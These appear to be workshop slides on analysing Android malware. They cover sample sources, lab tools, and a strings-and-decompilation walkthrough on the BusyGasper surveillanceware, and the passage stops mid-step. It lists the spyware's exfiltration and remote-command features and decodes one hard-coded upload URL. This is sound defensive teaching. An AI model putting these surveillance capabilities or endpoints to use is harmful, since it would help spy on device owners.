
https://youtu.be/7VoKCuz60ag

Finding Samples 👾




Virus Total https://virustotal.com

- ✓ The Mecca of malware
- ✓ Free analysis tools
- ✓ Can’t download samples without an “Intelligence” account



Hybrid Analysis https://hybrid-analysis.com


- ✓ Smaller repository, but free!
- ✓ Can search by file type
- ✓ Great for independent research; may not find anything particularly new/newsworthy



Github!?

https://github.com/mstfknn/android-malware-sample-library


- ✓ Free!
- ✓ Many independent researchers are uploading (mostly Android) samples to malware-specific repos
- ✓ Will likely be stuff that's already been analysed/blogged about - this can be great for self-study! (eg. Analyse a sample and then read the blog post to see if you missed anything)



Threat Hunting

- ✓ Google Alerts / RSS feeds (usually only reveals known families)
- ✓ Parsing / trolling Twitter for potential campaigns
- ✓ 3P app stores
- ✓ Google Play or iTunes for “U”-shaped review patterns or extraneous functionality
- ✓ APKPure to download Google Play apps (** sketchy. Only download to your red phone) - https://apkpure.com

Building Your Malware Analysis Lab 🔮



Mobile Malware Analysis Lab Components

- ✓ Command Line
- ✓ Disassembly Tool
- ✓ Code Editor
- ✓ Network Traffic Analyzer
- ✓ Decompilation Tool
- ✓ Emulator/Device
- ✓ Android Debug Bridge (ADB)

ADB (Android Debug Bridge)

```
$ sudo apt-get install adb #Debian
$ sudo yum install android-tools #Fedora/SUSE
```

adb interacts with devices, emulators to give a shell, read logs, etc. *Incredibly* important for working with samples - especially those that may be packed/obfuscated!

Thoughts on Emulators

I’m not a fan (for malware analysis). 🤦‍♀️
A *lot* of samples use emulator evasion techniques to hide their malicious activity.

You don’t need a fancy Android device; it doesn’t even *need* to be a phone! My personal red device was $50CAD. (So like $37USD) 😭

But, they can be handy for a quick look at what an app may be doing.

Working with Android Debug Bridge

Download from your connected device via adb

```
$ adb pull [REMOTE] [LOCAL]
```

Install apk to device

```
$ adb install package.apk
```

Getting an Interactive Shell

```
$ adb devices # list all devices on your computer
$ adb -s DEVICE_ID shell # start an interactive shell for DEVICE_ID
```

APKTool

Apktool is a handy application that allows us to decompile an APK and view the *SMALI* files packaged within. Decompiling the app with Apktool will also allow us to view AndroidManifest.xml for a basic understanding of what an app is doing, as well as areas where permissions may be over-granted.

If you want to make changes to a decompiled application, you can use Apktool to re-build the app as well. We won't be doing that in today's workshop, but it's useful for future reversing projects.

✓ DEX (binary Dalvik bytecode) → smali (human readable)

```
wget
https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool.bat

wget
https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.3.3.jar
mv apktool_2.3.3.jar apktool

sudo mv apktool.jar /usr/local/bin
sudo mv apktool /usr/local/bin
sudo chmod +x /usr/local/bin/apktool.jar
sudo chmod +x /usr/local/bin/apktool
```

https://ibotpeaches.github.io/Apktool/

dex2jar

Dex2Jar will allow us to convert classes.dex, the Dalvik Executable, to readable .class files. For ART apps where the dex files are converted to OAT files, we can still extract the .dex files and convert to .class. Once we have .class files for each of the, well, classes in the app, we'll use JD-GUI to view them.


```
$ git clone https://github.com/pxb1988/dex2jar.git
```

https://github.com/pxb1988/dex2jar

- ✓ Converts .dex files to .class files and packages them into a jar.
- ✓ Necessary step for analysis in JD-GUI

JDGUI

- ✓ Decompiler
- ✓ Displays a somewhat accurate representation of the .class files converted by Dex2Jar




https://github.com/java-decompiler/jd-gui

```
$ wget
https://github.com/java-decompiler/jd-gui/releas
es/download/v1.4.0/jd-gui_1.4.0-0_all.deb
$ sudo dpkg -i jd-gui_x.x.x-x_all.deb
```

tPacketCapture

- ✓ Packet capturing without root!
- ✓ Saves captured data as a pcap
- ✓ Once captured, you can grab from your phone with adb

https://play.google.com/store/apps/details?id=jp.co.taosoftware.android.packetcapture&hl=en




Photos from Google Play Store

Wireshark


- ✓ Network protocol analyzer
- ✓ Very handy for seeing what's happening with requests to/from a C2 server
- ✓ Can export objects sent/received and captured by the pcap

```
$ sudo apt-get install wireshark
```




Hopper

- ✓ iOS disassembler
- ✓ Free trial-mode (30 min)
- ✓ UI is pretty user friendly; less overwhelming that IDA



How Malware Researchers Analyse a Sample



Busygasper: An Example Sample

- Surveillanceware family with interesting characteristics:
  - monitors device accelerometer
  - able to forcibly sleep screen
  - IRC protocol
- Discovered by Kaspersky in August 2018
- Only appears to have been installed on devices to which the malware authors had direct access

Functionality

- Exfiltrate SMS message data to an FTP server
- Access and parse Gmail email mailboxes
- Exfil data from 3P messaging apps
- Log keystrokes and exfil that data to the same FTP server
- Download payloads from C2
- Save received email attachments
- Monitor device sensors
- Track GPS data
- Execute remote commands via SMS

Major Analysis Questions

Where does the malicious functionality exist?

Is this functionality correctly interpreted?

What IP addresses or domains are hard-coded?

What protocols are being used?

Strings

One of the best places to look for juicy malware hints is in the strings defined by the application. Many times, malware authors won't obfuscate their code or will forget to remove certain logging messages. These can be a great way to figure out what the author is trying to attempt!

```
$ unzip <file>
$ strings classes.dex
```

Strings + Grep

Often, there are a *lot* of strings returned from your Android sample.

Narrow down your search. You can search for C2 servers, parse the data with regex or search for base64 encoded strings.

```
$ strings classes.dex | grep “ftp”
```

```
$ strings classes.dex | grep “.com”
```

More Searching Fun

Sometimes when dealing with mobile malware, it can be handy to look for **phone numbers.** Often they're used to initiate some kind of download or malicious sequence.

```
strings classes.dex | grep '[0-9]\{8\}'
```

With Spyware/Surveillanceware, you can also look for references to popular messaging apps: WhatsApp, Facebook, Telegram, Viber, etc. Try searching for popular apps, eg.

```
strings classes.dex | grep 'whatsapp'
```

See anything interesting? These give us a great starting point for analyzing the full sample.

Searching Within Binary Files

To search for a string without using apktool to decompile and going through each file:

```
$ hexdump -C classes.dex | grep -C5 "http"
00072910  00 07 68 65 78 63 68 61  72 00 17 68 69 64 65 53  |..hexchar..hideS|
00072920  6f 66 74 49 6e 70 75 74  46 72 6f 6d 57 69 6e 64  |oftInputFromWind|
00072930  6f 77 00 09 68 6f 6c 64  73 4c 6f 63 6b 00 04 68  |ow..holdsLock..h|
00072940  6f 73 74 00 0b 68 6f 73  74 41 64 64 72 65 73 73  |ost..hostAddress|
00072950  00 10 68 6f 73 74 41 64  64 72 65 73 73 4b 6e 6f  |..hostAddressKno|
00072960  77 6e 00 04 68 74 6d 6c  00 04 68 74 74 70 00 14  |wn..html..http..|
00072970  68 75 6d 61 6e 50 72 65  73 65 6e 74 61 62 6c 65  |humanPresentable|
00072980  4e 61 6d 65 00 14 68 75  6d 61 6e 70 72 65 73 65  |Name..humanprese|
00072990  6e 74 61 62 6c 65 6e 61  6d 65 00 01 69 00 03 69  |ntablename..i..i|
000729a0  44 45 00 08 69 44 4b 4d  20 3c 20 30 00 03 69 4d  |DE..iDKM < 0..iM|
000729b0  43 00 05 69 62 6f 73 73  00 02 69 64 00 04 69 64  |C..iboss..id..id|
```

Base64 Encoded Strings

If you find a Base64-encoded string like:

```
aHR0cHM6Ly93d3cuc3B5aHVtYW4uY29tL3YxL2ZpbGVVcGxvYWQ=
```

In order to decode this, we can use the terminal:

```
$ echo "aHR0cHM6Ly93d3cuc3B5aHVtYW4uY29tL3YxL2ZpbGVVcGxvYWQ=" | base64 -D
```

What do you get?

```
https://www.spyhuman.com/v1/fileUpload
```

Many malware authors use Base64 to add *some* level of obfuscation to their code.

Keep this in mind when reviewing extracted strings from a sample!

Decompile the APK

APKTool

Let's decompile the APK file so that the contents are human-readable.

```
$ apktool d f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206
$ cd f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206.out
$ vim AndroidManifest.xml
```

Note, you can change the default output folder with:

```
$ apktool d f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206 -o <FOLDER>
```

AndroidManifest.xml

```
" Press ? for help

.. (up a dir)
